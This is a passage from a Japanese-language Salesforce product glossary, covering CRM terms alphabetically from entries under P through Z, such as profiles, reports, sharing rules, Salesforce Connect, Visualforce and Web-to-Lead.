: 組織で販売している商品のリスト。使用可能なエディションは、Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition です。

主取引先責任者
: 組織の主担当を表示する会社情報の項目。

  取引先、契約、または商談と関連付けられた主担当者のことも示します。取引先、契約、または商談の [取引先責任者の役割] 関連リストのチェックボックスで指定します。

主パートナー
: 商談の締結に主要な役割を果たすパートナー取引先。商談の [パートナー] 関連リストのチェックボックスで指定します。

主タブ
: 取引先など、作業する主たる項目を表示する Salesforce コンソールのタブ。

Process Visualizer
: 承認プロセスを図示するツール。参照のみの図は、フローチャートとして表されます。図と情報スライドバーパネルは、承認プロセスを構成するステップ、ルール条件、およびアクションを視覚化して理解するのに役立ちます。

Professional Edition
CRM の全機能を必要とするビジネス用に設計された Salesforce エディション。

商品ファミリ
商品に関する選択リスト。カスタマイズして商品の種類を分類できます。

プロファイル
Salesforce 内でユーザがさまざまな機能を実行するための権限を定義します。たとえば、ソリューション管理者プロファイルでは、ソリューションを作成、編集、および削除するためのアクセス権がユーザに付与されます。

プロファイル、Chatter
各 Salesforce ユーザの個人ページ。連絡先情報、フォローしている人やフォローされている人のリスト、Chatter フィード、および写真が含まれます。

昇格
アイデアに賛成する場合や、アイデアが気に入った場合は、[賛成] をクリックすると、そのアイデアに 10 ポイント加算されます。同じアイデアを 2 回以上昇格することはできません。また、自分がすでに降格したアイデアを昇格させることはできません。Salesforce により、自分が投稿したアイデアには自動的に昇格の投票が追加されます。

変更をある組織から別の組織に移行する場合にも行います。「リリース」と「移行」も参照してください。

プロバイダ組織
Salesforce Connect に組織間アダプタを使用している場合、プロバイダ組織は、登録者組織からアクセスされるデータを保存します。

公開カレンダー
ユーザのグループがそのグループの全員にとって重要な行動 (マーケティング行動、商品のリリース、トレーニングコースなど) を追跡したり共通の活動 (チームの休暇カレンダーなど) をスケジュール設定できるカレンダー。たとえば、マーケティングチームは、営業やマーケティングチーム全体に対して今後のマーケティング活動を表示するカレンダーを設定できます。

転送通知、モバイル
ユーザがアプリケーションを使用していないときに、アプリケーションがモバイルデバイスのホーム画面に表示するアラート。これらのアラートは、デバイスの種類に応じて、テキスト、アイコン、音で構成されます。

転送通知、Salesforce コンソール
Salesforce コンソールのビジュアルインジケータ。ユーザのセッション中にレコードまたは項目が変更されると表示されます。

転送アップグレード
管理パッケージをインストールしたすべての組織にインストール済みの管理パッケージのアップグレードを送信する、アップデートの配布方法。

Q

数量スケジュール
商品の請求または納入の日付、単位数 (数量)、および分割回数の概略。スケジュールの厳密な使用方法は組織が決定できます。Enterprise Edition、Unlimited Edition、Performance Edition、Developer Edition でのみ使用できます。

数量ベースの売上予測
販売単位の数量に基づく売上予測。

調整なしの数量
コラボレーション売上予測で使用されます。個人が所有する商談 (数量ベース) およびその個人の部下の商談の調整なしの合計数量。部下には、売上予測階層でそのユーザにレポートを提出するすべてのユーザが含まれます。

マネージャによる調整なしの数量
コラボレーション売上予測で使用されます。売上予測の所有者が表示する売上予測数。これは、所有者の商談 (数量ベース) と部下の商談 (部下の売上予測に行われた調整を含む) の合計数量です。 これには、売上予測階層でその所有者より上位の売上予測マネージャによって行われる調整は含まれません。

質問
アンサーコミュニティに投稿された問題。コミュニティメンバーが質問すると、他のコミュニティメンバーが質問の解決に役立つ回答を投稿します。

質問、非公開
アンサーコミュニティに投稿されたけれども [非公開] とマークされている問題。サポートエージェントのみが参照および回答できます。

キュー
処理する前にアイテムを置いておく領域。Salesforce では、さまざまな機能やテクノロジにキューを使用します。

目標
月別、四半期別にユーザに割り当てられる売上目標。(コラボレーション売上予測を使用している場合は、月別にユーザに割り当てられる売上目標)。マネージャの売上目標は、チーム全体の目標額と等しくなります。

見積
商品およびサービスの提案された価格を示すレコード。見積は、商談から作成し、PDF形式で顧客にメール送信できます。

R

最近の活動
[最近の活動]ページには、ゾーンへの参加に関する最近の活動の概要がすべて含まれています。たとえば、このページには、そのユーザがゾーンに投稿したすべてのアイデアやコメントと、そのユーザが投票したアイデアが一覧表示されます。[最近の活動] ページを表示するには、[アイデア] タブの右側にあるニックネームをクリックします。

最近使ったデータ
: 最近使用したレコードを示すサイドバーのリスト。最近の項目のすべてのレコードが表示されるわけではありません。

レコード
: Salesforce オブジェクトの単一インスタンス。たとえば、「John Jones」は取引先責任者レコードの名前となります。

レコード詳細ページ
: 取引先や取引先責任者など、Salesforce レコードに関する詳細が含まれるページ。たとえば、詳細にはレコード所有者、取引先責任者情報、組織情報などが含まれます。

レコードタイプ
: そのレコードの標準およびカスタムの選択リスト項目の一部またはすべてを含めることができる特定のレコードに使用可能な項目。レコードタイプをプロファイルに関連付けて、含まれている選択リストの値のみがそのプロファイルのユーザに使用できるようにできます。

レコード更新
: Chatter フィードの投稿。フォローされているレコードの項目変更の結果です。

関連リスト
: レコードに関連する項目が表示される、レコードまたは他の詳細ページのセクション。たとえば、商談の [フェーズの履歴] 関連リストや、ケースの [活動予定] 関連リストなど。

関連リストのフロート表示リンク
: リンクにマウスポインタを停止することによって、関連リストに関する詳細ページの情報をすばやく表示できるリンク。管理者は、フロート表示リンクの表示を有効にする必要があります。表示テキストには、該当する関連リストと、レコードの番号が表示されます。このリンクをクリックすると、ページをスクロールダウンすることなく、関連リストのコンテンツにジャンプすることができます。

関連オブジェクト
: 特定のタイプのレコードがコンソールの詳細ビューに表示されている状況で、システム管理者がエージェントコンソールのミニビューへの表示を指定できるオブジェクトです。たとえば、システム管理者は、ケースが詳細ビューに表示されているときにミニビューに表示される項目として、関連する取引先、取引先責任者、納入商品などを指定できます。

リレーション
: ページレイアウト内の関連リストおよびレポート内の詳細レベルを作成するために使われる、2 つのオブジェクトの間の接続です。両方のオブジェクトの特定の項目において一致する値を使用して、関連するデータにリンクします。たとえば、あるオブジェクトには会社に関連するデータが保存されていて、別のオブジェクトには人に関連するデータが保存されている場合、リレーションを使用すると、その会社で働いている人を検索できます。

リレーショングループ
: 取引先の集合を保存するために使用するカスタムオブジェクトレコード。

リレーショングループメンバー
: リレーショングループに追加される取引先は「リレーショングループメンバー」と呼ばれます。

レポート
: *レポート*は、一定の条件を満たすレコードセットを返し、行と列に整理して表示します。レポートデータは、条件で絞り込んだり、グループ化したり、グラフなどの図にして表示したりすることができます。レ

ポートはフォルダに保存され、フォルダごとに誰にアクセス権を与えるかを制御します。「表形式レポート」、「サマリーレポート」、「マトリックスレポート」を参照してください。

レポートビルダー
レポートのビジュアルエディタ。

レポートタイプ
主オブジェクトとその関連オブジェクトとの関係に基づいて、レポートで使用するレコードと項目のセットを定義するもの。レポートには、レポートタイプで定義された条件を満たすレコードのみが表示されます。Salesforceには、定義済みの標準レポートタイプのセットが用意されています。管理者がカスタムレポートタイプを作成することもできます。

要請済みミーティング

Salesforce ユーザが、取引先責任者、リード、または個人取引先に要請するミーティング。ミーティングを要請すると、Salesforce では固有の Web ページが作成され、そのページに提案したミーティング時間が表示されます。被招集者はこのページにアクセスし、都合のよい時間を選択して、返信を送ります。Salesforce ではすべての返答が追跡されるため、主催者は最適なミーティング時間を確認できます。

要請済みミーティングを確認すると、*複数個人の行動*になります。

レポート作成スナップショット
レポート作成スナップショットにより、履歴データに関するレポートを作成できます。承認されたユーザは、表形式のレポートやサマリーレポートの結果をカスタムオブジェクトの項目に保存することができ、それらの項目を対象オブジェクト上の対応する項目に割り当てることができます。その上で、レポートをいつ実行してそのカスタムオブジェクトの項目にレポートのデータを読み込むかをスケジューリングできます。

レポート作成スナップショット実行ユーザ
ソースレポートのデータアクセスレベルを決めるセキュリティ設定を持つユーザ。これにより、セキュリティ設定に関係なく、対象オブジェクトのレコードを参照できるすべてのユーザが、対象オブジェクトに格納されたソースレポートの結果を参照できることになります。

リソースカレンダー
複数のユーザが会議室やプリンタなどの共有リソースの使用を調整できるカレンダー。

収益ベースの売上予測
収益金額に基づく売上予測。

収益スケジュール
商品の請求または収益の認識に使用する日付、収益金額、および分割回数の概要。スケジュールの厳密な使用方法は組織が決定できます。Enterprise Edition、Unlimited Edition、Performance Edition、Developer Edition でのみ使用できます。

ロール
特定の取引先および商談のパートナー取引先、または取引先責任者に割り当てられる役割。システム管理者は [設定] でユーザロールを定義できます。個々のユーザは、取引先および取引先責任者に特定のパートナーおよび取引先責任者の役割を割り当てることができます。

実行ユーザ
各ダッシュボードには*実行*ユーザが指定され、そのユーザのセキュリティ設定によってダッシュボードに表示されるデータが決まります。実行ユーザが特定の 1 ユーザである場合、すべてのダッシュボード閲覧者には、閲覧者個々の個人のセキュリティ設定に関係なく、実行ユーザのセキュリティ設定に基づいてデー

タが表示されます。動的ダッシュボードの場合、実行ユーザをログインしたユーザに設定することができるため、各ユーザには独自のアクセスレベルに従ってダッシュボードが表示されます。

S

Sコントロール

> メモ: Sコントロールは、Visualforce ページに置き換えられました。2010 年以降、新しい組織同様、Sコントロールを作成したことのない組織は、Sコントロールを作成できなくなります。既存Sコントロールに影響はありません。引き続き編集できます。

カスタムリンクで使用するカスタムWebコンテンツ。カスタムSコントロールには、Javaアプレット、Active-Xコントロール、Excelファイル、カスタムHTML Webフォームなど、ブラウザに表示できるあらゆる種類のコンテンツを入れることができます。

販売価格

商談での商品の価格。商品の標準価格、またはリスト価格と異なる場合があります。

Salesforce Connect

Salesforce Connect を使用すると、ERP (Enterprise Resource Planning) システムのデータやその他の組織のレコードなど、Salesforce 組織外に保存されているデータにアクセスできます。Salesforce Connect は外部オブジェクト内にあるデータを表示し、外部データソースへのWebサービスコールアウト経由でリアルタイムに外部データにアクセスします。

Salesforce コンソール

Salesforce コンソールは、レコードの検索、更新、作成をすばやく行う必要のある、変化の速い環境にあるユーザ向けに設計されています。レコードと関連項目をタブとして 1 つの画面に表示することによって、[コンソール] タブのエージェントコンソールを改善したものです。

Salesforce コンソールインテグレーションツールキット

ブラウザをクライアントとして使用し、ページをSalesforceコンソールのタブとして表示するAPI。開発者にプログラムでコンソールにアクセスする機能を提供し、その結果としてシステム管理者がビジネスニーズに合わせてコンソールを拡張できるようにします。

Salesforce CRM Call Center

Salesforce をサードパーティのコンピュータテレフォニーインテグレーション (CTI) システムとシームレスに統合する Salesforce の機能。

Salesforce CRM Content

組織および Salesforce アプリケーションの主なエリアでコンテンツを整理、共有、検索および管理するためのオンデマンドのコンテンツ管理システム。コンテンツには、Microsoft PowerPoint プレゼンテーションなどの従来のビジネス文書から、オーディオ、動画ファイル、Web ページまで、あらゆる種類のファイルを含めることができます。

Salesforce for Outlook

Salesforce for Outlook。インストールする Microsoft® Outlook® インテグレーションアプリケーションの 1 つであり、Outlook と Salesforce の間で取引先責任者、行動、および ToDo を同期します。これらの項目の同期に加え、Outlook メール、添付ファイル、行動、ToDo を複数の Salesforce 取引先責任者に追加したり、取引先責任者やリードに関連付けられた Salesforce レコードをメールおよび行動で表示したりできます。これらの操作をすべて Outlook 内で行えます。

Outlook と Salesforce の間で何を同期するか、および同期方向をカスタマイズできる場合があります。Salesforce でこれらの設定をどの程度カスタマイズできるかは、組織のシステム管理者によって決定されます。

Salesforce for Outlook の構成
Salesforce for Outlook 設定には、Salesforce for Outlook ユーザが Microsoft® Outlook® と Salesforce 間で同期できるデータの設定が含まれます。システム管理者は、ユーザ種別ごとに個別の設定を作成し、各自の設定の一部を編集する権限をユーザに付与することができます。たとえば、商談チームはすべてを同期させる必要がありますが、マネージャは行動のみを同期します。

Salesforce Classic Mobile
Salesforce Classic Mobile は、Salesforce 機能の 1 つであり、ユーザはこれを利用することで、モバイルクライアントアプリケーションを実行しているモバイルデバイスから Salesforce データにアクセスできます。Salesforce Classic Mobile クライアントアプリケーションを使用すると、無線通信事業者ネットワークを介して Salesforce とデータを交換したり、ユーザのモバイルデバイスのデータベースにあるデータのローカルコピーを保存したりできます。ワイヤレス接続ができない場合は、Salesforce レコードのローカルコピーを編集しておき、接続できるようになってからローカルコピーに加えた変更を転送することができます。

Salesforce Office Toolkit
プラグインを使用すると、開発者は Microsoft Office 製品から SOAP API に直接アクセスしやすくなるため、新しいインテグレーションや Office ベースのソリューションの作成が簡便化されます。

スケジュール
「数量スケジュール」と「収益スケジュール」を参照してください。

画面ポップ
Salesforce CRM Call Center への着信電話を表示するページ。

検索
指定したキーワードに一致する情報を検索できる機能。サイドバー検索が表示される場合、サイドバーの [検索] セクションに検索語を入力するか、[高度な検索...] をクリックしてより詳細な検索オプションを設定します。グローバル検索機能がある場合、ヘッダーにある検索ボックスに検索語を入力します。

検索レイアウト
検索結果、参照ダイアログ、およびタブのホームページの主要なリストに表示される項目の構成。

サービス
プロフェッショナルな支援の提供。拡張カスタマーサポートや設定のヘルプなど、Salesforce や Force.com プラットフォームに関連するサービスを、AppExchange に表示できます。

Service Cloud ポータル
数千から数百万のユーザが対象のカスタマーポータル。Service Cloud ポータルライセンスの購入後、カスタマーポータルを使用できる取引先責任者にそれらのライセンスを割り当てることにより、パフォーマンスに影響を及ぼすことなく、多数のユーザがカスタマーポータルにログインできるようになります。

設定
システム管理者が組織の設定および Force.com アプリケーションをカスタマイズおよび定義できるメニューです。組織のユーザインターフェース設定に応じて、[設定] はユーザインターフェースのヘッダーでリンクになっている場合もあれば、ユーザ名の下でドロップダウンリストになっている場合もあります。

共有グループ
大規模ポータルユーザが所有するレコードにアクセスできる Salesforce ユーザのセット。各カスタマーポータルは、独自の共有グループを使用します。

Shared Activities
最大 10 件の取引先責任者を単一の非定期的 Todo と非グループ Todo に関連付けるか、単一の非定期的な行動に関連付けることができる機能。1 人の取引先責任者が主取引先責任者となり、その他はすべて副取引先責任者になります。

共有
他のユーザが所有する情報を参照または編集したりできます。データの共有にはさまざまな方法があります。

- 共有モデル: ユーザがお互いの情報に対して持つデフォルトの組織共有のアクセスレベルおよびデータへのアクセス権を決定する場合に階層を使用するかどうかを定義します。
- ロール階層: 組織の共有モデル設定に関係なく、上位レベルのユーザが、ロール階層で下位のユーザが所有または共有する情報を表示および編集できるよう、ユーザのさまざまなレベルを定義します。
- 共有ルール: 管理者が指定したグループまたはロール内のユーザが作成したすべての情報が自躁的に別のグループまたはロールのメンバーに共有されるようにします。
- 共有の直接設定: 各ユーザが他のユーザまたはグループとレコードを共有できるようにします。
- Apex による共有管理: 開発者がプログラムを使用して、アプリケーションの動作をサポートする共有を操作できるようにします。「Apex による共有管理」を参照してください。

共有モデル
ユーザのさまざまな種類のレコードに対するデフォルトのアクセス権を指定する、管理者が定義する動作。

共有ルール
管理者が作成するデフォルト共有の種類。指定したグループまたはロールのユーザには、指定したグループまたはロール内のユーザによって作成されたすべての情報にアクセス権を割り当てることができます。

サイドバー
最近使ったデータ、およびその他のリソースへのリンクを提供する、各ページの左側に表示される列。

サイト
Force.com サイトでは、公開 Web サイトとアプリケーションを作成できます。それらは Salesforce 組織と直接統合されるため、ユーザがログインする場合にユーザ名やパスワードは必要ありません。

ソーシャル取引先と取引先責任者
Salesforce で直接、取引先、取引先責任者、およびリードのソーシャルネットワークプロファイルや他のソーシャル情報を表示できる機能。これを使用して、既存顧客と潜在顧客のニーズや問題をさらに深く理解することができます。

Social Key
Social Key は、ソーシャル取引先と取引先責任者および Data.com Clean で動作し、ソーシャルネットワークにある取引先責任者やリードを簡単にフォローできるようにします。[ソーシャル取引先と取引先責任者]で、目的のソーシャルネットワークを選択します。自動化されたクリーンアップジョブには、リンクが含まれています。取引先責任者またはリードの詳細ページから、ソーシャルネットワークにあるプロファイルをすばやく参照できます。

ソフトフォン
Salesforce CRM Call Center ユーザに対して、Salesforce Classic ではページのサイドバー、Lightning Experience および Salesforce コンソールではページのフッターに表示される電話インターフェース。

ソフトフォンコネクタ
ソフトフォン XML を HTML に変換して Salesforce CRM Call Center ユーザのブラウザに配布するコンピュータテレフォニーインテグレーション (CTI) アダプタのコンポーネント。

ソフトフォン **CTI Adapter**
コンピュータテレフォニーインテグレーション (CTI) アダプタは、Salesforce ソフトフォンの表示方法と動作を制御する軽量のソフトウェアプログラムです。このアダプタは、サードパーティの CTI (コンピュータテレフォニーインテグレーション) システム、Salesforce、および Salesforce CRM Call Center ユーザとの間の仲介ソフトウェアとして動作します。Salesforce CRM Call Center 機能にアクセスするすべてのコンピュータにインストールする必要があります。

サービスとしてのソフトウェア **(SaaS)**
ソフトウェアアプリケーションがサービスとしてホストされ、顧客にインターネットを経由して提供される配信モデル。SaaS ベンダは、アプリケーションおよび各顧客データの日常メンテナンス、操作およびサポートを行う責任があります。このサービスで、顧客が独自のハードウェア、ソフトウェア、そして関連 IT リソースを使用してアプリケーションをインストール、構成、保守する必要性を緩和します。SaaS モデルを使用して、あらゆる市場区分にサービスを配信することができます。

ソリューション管理者
ソリューションのレビュー、編集、公開、削除ができる組織内の 1 人以上のユーザ。通常、文書による高いコミュニケーション力を持ち、自社製品の特定の領域に関して高度な知識を有するエキスパートがソリューション管理者になります。ユーザにこの権限を与えるには、ユーザを作成または編集するときに、ソリューション管理者プロファイルを割り当てます。

ソースレポート
レポートを実行してその結果データを、レポート作成スナップショットのターゲットオブジェクトのレコードとして読み込むようにスケジュールされているカスタムレポート。

フェーズ滞在期間
商談レポートに表示される、商談が［フェーズ］列に表示されたフェーズに留まった日数。

フェーズの履歴
商談の状況およびフェーズの変更が表示される商談詳細ページの関連リスト。

標準価格
標準価格表に含まれる商品の価格。

標準価格表
すべての商品およびそれらの標準価格を含む、自動生成の価格表。

状況
アイデアの状況により、ゾーンメンバーはアイデアの進捗を追跡できます。たとえば、[レビュー中]、[レビュー済み]、[利用不可]、[利用可能]等の値をシステム管理者は定義することができます。アイデアの状況は、アイデアのタイトルの横に表示され、すべてのゾーンメンバーが見ることができます。

語幹処理
単語を原形に戻す処理。検索では、語幹処理を使用すると検索語の拡張形にも一致します。たとえば語幹処理を使用して *「run」* を検索すると、*「run」*、*「running」*、*「ran」* を含むアイテムが一致します。

サブフロー
サブフロー要素は、実行時にコールする別のフローを参照します。サブフロー要素を含むフローは、マスタフローとして参照されます。

登録者組織
: 登録者組織は、Salesforce Connect の組織間アダプタを使用して、別の (プロバイダ) 組織に保存されているデータにアクセスします。登録者組織には、外部データソース定義と、プロバイダ組織のオブジェクトに対応付けられる外部オブジェクトが含まれます。

集計項目
: 合計、平均、最大値、最小値のうちいずれかを示す数値のレポート列。カスタム集計項目を定義すると、これらのオプションを拡張できます。集計情報を表示するほか、集計項目を使用してグラフやレポート作成スナップショットを定義できます。

集計レポート
: サマリーレポートは表形式レポートと似ていますが、ユーザによるデータ行のグルーピング、小計の表示、およびグラフの作成も可能です。ダッシュボードコンポーネントのソースレポートとして使用できます。サマリーレポートは、特定の項目の値に基づいて小計を表示する場合、または［フェーズ］および［所有者］による小計の階層リスト (チームのすべての商談など) を作成する場合に使用します。

シンジケーションフィード
: ユーザに、Force.com サイト内の変更を登録し、外部のニュースリーダーで更新を受け取る機能を提供します。

T

タグ
: Salesforce でデータを独自の方法で記述および整理するために使用され、ほとんどのレコードに関連付けることができる単語または短い語句。システム管理者がタグを有効化できるのは、取引先、活動、納入商品、キャンペーン、ケース、取引先責任者、契約、ダッシュボード、ドキュメント、行動、リード、メモ、商談、レポート、ソリューション、ToDo、およびカスタムオブジェクト (リレーションシップグループメンバーを除く) です。タグには、SOAP API からもアクセスできます。

タグクラウド
: Salesforce CRM Content の、ライブラリのコンテンツがどのようにタグ付けされているかを示す方法。タグクラウド内では、使用頻度によってタグ名のサイズが増えます。つまり、タグが大きいほど、高い頻度でファイルまたは Web リンクに割り当てられていることになります。ユーザは、タグをアルファベット順または使用頻度順のどちらでソートするかを選択できます。タグクラウドでは、使用頻度の高いものから 30 のタグが表示されます。

タスクバーリンク
: 各タブの下にあるリンク。それぞれのページで最もよく実行する操作を簡単に呼び出すことができます。たとえば、取引先を新規作成する場合などです。

テリトリー
: テリトリーが使用される売上予測バージョンでは、取引先と売上予測を生成するユーザです。

時間ベースのワークフローアクション
: ワークフロールールおよびそれに関連するタイムトリガの条件が揃ったときに実行されるワークフローアクション。

通算トップのアイデア
[通算トップ] サブタブでは、アイデアのポイント数が最も多いものから順に並んで表示されます。これにより、アイデアゾーンの履歴の中で最も人気のあるアイデアを参照できます。

トピック
Chatter に投稿またはコメントするときにトピックを追加することで、あなたの投稿やコメントに、同じ件名に対する他のすべての投稿やコメントを関連付けることができます。トピックとは、あなたの投稿またはコメントを分類する手法の 1 つで、これにより、他の人が探しやすくなります。また、同じトピックに関する知識および関心がある人やグループを発見するのにも役立ちます。

トピック、Chatter アンサー
顧客が質問および返信を参照できるデータカテゴリをリストするサイドバー。たとえば、ハードウェア製品に関するゾーンがある場合、トピックにはラップトップ、デスクトップ、プリンタがあります。

トランスレーションワークベンチ
トランスレーションワークベンチを使用して、翻訳する言語を指定し、翻訳者を言語に割り当て、Salesforce 組織に作成したカスタマイズの翻訳を作成し、管理対象パッケージから表示ラベルと翻訳を上書きすることができます。カスタム選択リスト値からカスタム項目にいたるすべてを翻訳し、海外のユーザが Salesforce のすべてを彼らの言語で使用できるようになりました。

トピックのトレンド
Chatter タブの [トピックのトレンド] エリアには、Chatter で今まさに議論されているトピックが表示されます。ユーザが投稿やコメントに特定のトピックを追加したり、短期間に同じトピックの投稿にコメントやいいね!をしたりする頻度が高いほど、そのトピックがトピックのトレンドになる可能性が高まります。たとえば、同僚が近々 Dreamforce の会議に出席することになっており、Chatter でそれについての議論を開始すると、「Dreamforce」がトピックのトレンドとして表示されます。トピックのトレンドは、人気度のみに基づくのではなく、通常は、会議やプロジェクトの期限など、活動の急な増加を伴う、頻繁には行われない 1 回限りの行動に関連するトピックが表示されます。プライバシー上の理由により、[トレンドトピック] には、非公開グループまたはレコードのフィードでのみ使用されたトピックは含まれません。

切り捨て
カスタムオブジェクトの切り捨てでは、オブジェクトからすべてのレコードを削除すると同時に、オブジェクトとそのメタデータをそのまま保持できます。

U

V

Visualforce
開発者が、プラットフォームに作成されたアプリケーションのカスタムページおよびコンポーネントを容易に定義できる、タグベースのシンプルなマークアップ言語。各タグが、ページのセクション、関連リスト、または項目など、大まかなコンポーネントときめの細かいコンポーネントのどちらにも対応しています。コンポーネントの動作は、標準の Salesforce ページと同じロジックを使用して制御することも、開発者が独自のロジックを Apex で記述されたコントローラと関連付けることもできます。

投票、アイデア
: アイデアコミュニティの投票とは、アイデアを昇格または降格させることです。アイデアに投票した後、ニックネームがアイデアの詳細ページの下部に表示され、投票されたかどうかを追跡できます。自分の[最近の活動] ページを使用して、自分が投票したすべてのアイデアの一覧を確認できます。

投票、回答
: アンサーコミュニティで、投票は質問に対する回答が参考になったかどうかを示します。

W

Web ダイレクトリード
: Web サイトをブックマークした、または Web サイトの URL を直接入力したユーザが Salesforce 追跡コードが記載された Web-to-リードフォームに入力したときにリードが生成されたことを示す特定のリードソース。

Web リンク
: 「カスタムリンク」を参照してください。

Web 参照リード
: ユーザが別のサイトの参照リンクを使用して Web サイトに移動し Salesforce 追跡コードが記載された Web-to-リードフォームに入力したときにリードが生成されたことを示す特定のリードソース。たとえば、ユーザがパートナーの Web サイトを参照し、Web サイトへのリンクをクリックして Web-to-リードフォームを入力すると、Web 参照リードが生成されます。リードソースの詳細には、各 Web 参照リードの参照 URL が含まれます。

Web-to-ケース
: 会社のWebサイトでカスタマーサポートの問題やフィードバックを収集し、それらのデータを使用してケースを生成する機能。

Web-to-リード
: 会社の Web サイトで登録情報やプロファイル情報を収集し、それらのデータを使用してリードを生成する機能。

ワークフローアクション
: ワークフローアクション(メールアラート、項目自動更新、アウトバウンドメッセージ、ToDoなど)は、ワークフロールールの条件が満たされると起動します。

ワークフロールール
: ワークフロールールは、指定された条件に該当するときに、ワークフローアクションを実行します。ワークフローアクションは、ワークフロールールで指定された条件をレコードが満たすとただちに実行するか、タイムトリガを設定して特定の日に実行するように設定することができます。

X

該当用語はありません。

Y

該当用語はありません。

Z

ゾーン

ゾーンでは、アイデアおよび質問を論理グループに整理します。ゾーンには、それぞれ独自のテーマ、固有のアイデアや質問があります。